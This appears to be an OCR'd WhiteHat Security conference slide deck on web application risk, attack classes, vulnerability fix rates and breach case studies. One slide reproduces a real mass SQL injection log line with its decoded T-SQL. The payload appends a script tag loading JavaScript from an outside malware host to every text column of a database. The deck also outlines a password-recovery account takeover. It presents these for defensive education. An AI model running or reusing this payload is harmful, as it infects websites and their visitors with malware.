Web Security Religions and Risk Windows


Presented by:
Erik Pace Birkholz, CISSP
Director
WhiteHat Security, Inc.


Author:
Jeremiah Grossman
Founder & Chief Technology Officer
WhiteHat Security, Inc.

WhiteHat SECURITY

Jeremiah Grossman

- WhiteHat Security Founder & CTO
- Technology R&D and industry evangelist (InfoWorld's CTO Top 25 for 2007)
- Frequent international conference speaker
- Co-founder of the Web Application Security Consortium
- Co-author: Cross-Site Scripting Attacks
- Former Yahoo! information security officer





Erik Pace Birkholz, CISSP

- WhiteHat Security, Director
- Seasoned industry leader with 15 years experience
- Award-winning speaker
  - NATO, Pentagon, Microsoft, Black Hat Briefings
- Author of best-selling book SPECIAL OPS: Host & Network Security
- 5x Contributing Author: Hacking Exposed series & SQL Server Security
- Former Foundstone charter member and principal consultant

WhiteHat Security


- 350+ enterprise customers
  - Start-ups to Fortune 500
- Flagship offering "WhiteHat Sentinel Service"
  - 1000's of assessments performed annually
- Recognized leader in website security
  - Quoted thousands of times by the mainstream press

Inc. 500

Deloitte. 2008 Technology Fast 50 Silicon Valley

SC MAGAZINE AWARDS 2009 FINALIST Honored in the U.S.

USA TODAY · CIO · eWEEK.COM · Forbes.com · San Francisco Chronicle · darkREADING RISKY BUSINESS · PC WORLD · BANK TECHNOLOGY NEWS btn · abcNEWS · InfoWorld · COMPUTERWORLD · internetnews.com · CSO The Resource for Security Executives · NETWORKWORLD · AP Associated Press · InformationWeek



MUST be able to protect against HOSTILE WEB USER

MUST be able to protect against HOSTILE WEB PAGE

WhiteHat Sentinel

Complete Website Vulnerability Management

Customer Controlled & Expert Managed

- Unique SaaS-based solution – Highly scalable delivery of service at a fixed cost
- Production Safe – No Performance Impact
- Full Coverage – On-going testing for business logic flaws and technical vulnerabilities – uses WASC 24 classes of attacks as reference point
- Unlimited Assessments – Anytime websites change
- Eliminates False Positives – Security Operations Team verifies all vulnerabilities
- Continuous Improvement & Refinement – Ongoing updates and enhancements to underlying technology and processes

Website Classes of Attacks

Technical: Automation Can Identify

Command Execution

- Buffer Overflow
- Format String Attack
- LDAP Injection
- OS Commanding
- SQL Injection
- SSI Injection
- XPath Injection

Information Disclosure

- Directory Indexing
- Information Leakage
- Path Traversal
- Predictable Resource Location

Client-Side

- Content Spoofing
- Cross-site Scripting
- HTTP Response Splitting*

Business Logic: Humans Required

Authentication

- Brute Force
- Insufficient Authentication
- Weak Password Recovery Validation
- CSRF*

Authorization


- Credential/Session Prediction
- Insufficient Authorization
- Insufficient Session Expiration
- Session Fixation

Logical Attacks


- Abuse of Functionality
- Denial of Service
- Insufficient Anti-automation
- Insufficient Process Validation

WhiteHat SECURITY

WhiteHat Security Top Ten



Time-to-Fix (Days)



Best-case scenario: Not all vulnerabilities have been fixed...

WhiteHat SECURITY

Resolution Rates

Class of Attack	% resolved	severity
Cross Site Scripting	12%	urgent
Insufficient Authorization	18%	urgent
SQL Injection	40%	urgent
HTTP Response Splitting	12%	urgent
Directory Traversal	65%	urgent
Insufficient Authentication	37%	critical
Cross-Site Scripting	44%	critical
Abuse of Functionality	14%	critical
Cross-Site Request Forgery	39%	critical
Session Fixation	31%	critical
Brute Force	31%	high
Content Spoofing	46%	high
HTTP Response Splitting	32%	high
Information Leakage	30%	high
Predictable Resource Location	34%	high

Business Goals & Budget Justification

Risk Mitigation
"If we spend $X on Y, we'll reduce of risk of loss of $A by B%."

Due Diligence
"We must spend $X on Y because it's an industry best-practice."

Incident Response
"We must spend $X on Y so that Z never happens again."

Regulatory Compliance
"We must spend $X on Y because <insert regulation> says so."

Competitive Advantage
"We must spend $X on Y to make the customer happy."

Attacker Targeting

Random Opportunistic

- Fully automated scripts
- Unauthenticated scans
- Targets chosen indiscriminately

Directed Opportunistic

- Commercial and Open Source Tools
- Authentication scans
- Multi-step processes (forms)

Fully Targeted

- Customize their own tools
- Focused on business logic
- Clever and profit driven ($$$)

Mass SQL Injection

- Generic SQL Injection populates databases with malicious JavaScript IFRAMEs
  - (Millions of websites sites infected - more every day)
- Visitors arrive and their browser auto-connects to a malware server infecting their machine with trojans -- or the website is damaged and can no longer conduct business.
- Botnets form then continue SQL injecting websites
- Infected sites risk becoming blacklisted on search engines and Web filtering gateways causing loss of visitors


Random Opportunistic

"GET /?;DECLARE%20@S%20CHAR(4000);SET%20@S=cast
(0x4445434C41524520405420766172636861722832353529 2C404320766172636861
722834303030292044454 34C41524520546162 6C655F437572736F7220435552534F5
220464F522073656C65637420612E6E616D652C622E6E616D652066726F6D20737973
6F626A6563747320612C737973636F6C756D6E732062207768657265 20612E69643D6
22E696420616E6420612E78747970653D27752720616E642028622E78747970653D39
39206F7220622E78747970653D3335206F7220622E78747970653D323331206F72206
22E78747970653D31363729204F50454E20546162 6C655F437572736F722046455443
48204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4
043205748494C4528404046455443485F5354415455533D302920424547494E206578
656328277570646174652 05B272B40542B275D20736574205B272B40432B275D3D5B2
72B40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D226874
74703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F736
3726970743E3C212D2D2727207768657265 20272B40432B27206E6F74206C696B6520
272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F736
46F2E313030306D672E636E2F63737273732F772E6A73223E3C2F736372697074 3E3C
212D2D2727272946455443482 04E4558542046524F4D20205461626C655F437572736
F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F
72204445414C4C4F4341544520546162 6C655F437572736F72%20AS%20CHAR(4000));
EXEC(@S); HTTP/1.1" 200 6338 "-"


Decoded...

DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=['+@C+']+""></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--" where '+@C+' not like "%"></title><script src="http://www.example.com/csrss/w.js"></script><!--")FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor


Fully Targeted



Albert "Segvec" Gonzalez



Hacker 1



Hacker 2

Victims

TJ Maxx
Barnes & Noble
BJ's Wholesale
Boston Market
DSW Shoe Warehouse
Forever 21
Office Max
Sports Authority
Heartland Payment Systems
Hannaford Brothers
7-Eleven
Dave and Busters

Techniques

SQL Injection
Sniffers
Wireless Security / War Driving
Shared Passwords
Malware
Anti-Forensics
Backdoors
Social Engineering


http://www.wired.com/threatlevel/2009/08/tjx-hacker-charged-with-heartland/
http://government.zdnet.com/?p=5242
http://www.washingtonpost.com/wp-dyn/content/article/2009/08/17/AR2009081701915.html?hpid=sec-tech

Twitter Hacker

Hacker Croll initiates a password recovery for a Twitter employee's Gmail account. Reset email to secondary account: ******@h******.com.

Guesses secondary Hotmail account, deactivated, but is able to re-register the account. Resends the reset email and bingo.

Pilfers inbox for passwords to other Web services, sets the Gmail password to the original so employee would not notice.



Used the same password to compromise employee's email on Google Apps, steal hundreds of internal documents, and access Twitter's domains at GoDaddy. Sent to TechCrunch.

twitter
Owned!

Personal AT&T, MobileMe, Amazon, iTunes and other accounts accessed using username/passwords and password recovery systems.

"I'm sorry" - Hacker Croll


http://www.techcrunch.com/2009/07/19/the-anatomy-of-the-twitter-attack/

How the breach was detected:

- 3rd party detection due to FRAUD (55%)
- 3rd party detection NOT due to fraud (15%)
- Employee Discovery (13%)
- Unusual System Performance (11%)


http://securityblog.verizonbusiness.com/2009/04/15/2009-dbir/

Web Security Religions



Depth

Breadth



WhiteHat SECURITY

Operationalizing


1) Where do I start?
Locate the websites you are responsible for

2) Where do I do next?
Rank websites based upon *business criticality*

3) What should I be concerned about first?
Random Opportunistic, Directed Opportunistic, Fully Targeted

4) What is our current security posture?
Vulnerability assessments, pen-tests, traffic monitoring

5) How best to improve our survivability?
SDL, virtual patch, configuration change, decommission, outsource, version roll-back, etc.



What is your organizations tolerance for risk (per website)?

Thank You!

Erik Pace Birkholz, CISSP
Email: erik.birkholz@whitehatsec.com

Author:
Jeremiah Grossman
Blog: http://jeremiahgrossman.blogspot.com/
Twitter: http://twitter.com/jeremiahg
Email: jeremiah@whitehatsec.com

WhiteHat Security
http://www.whitehatsec.com

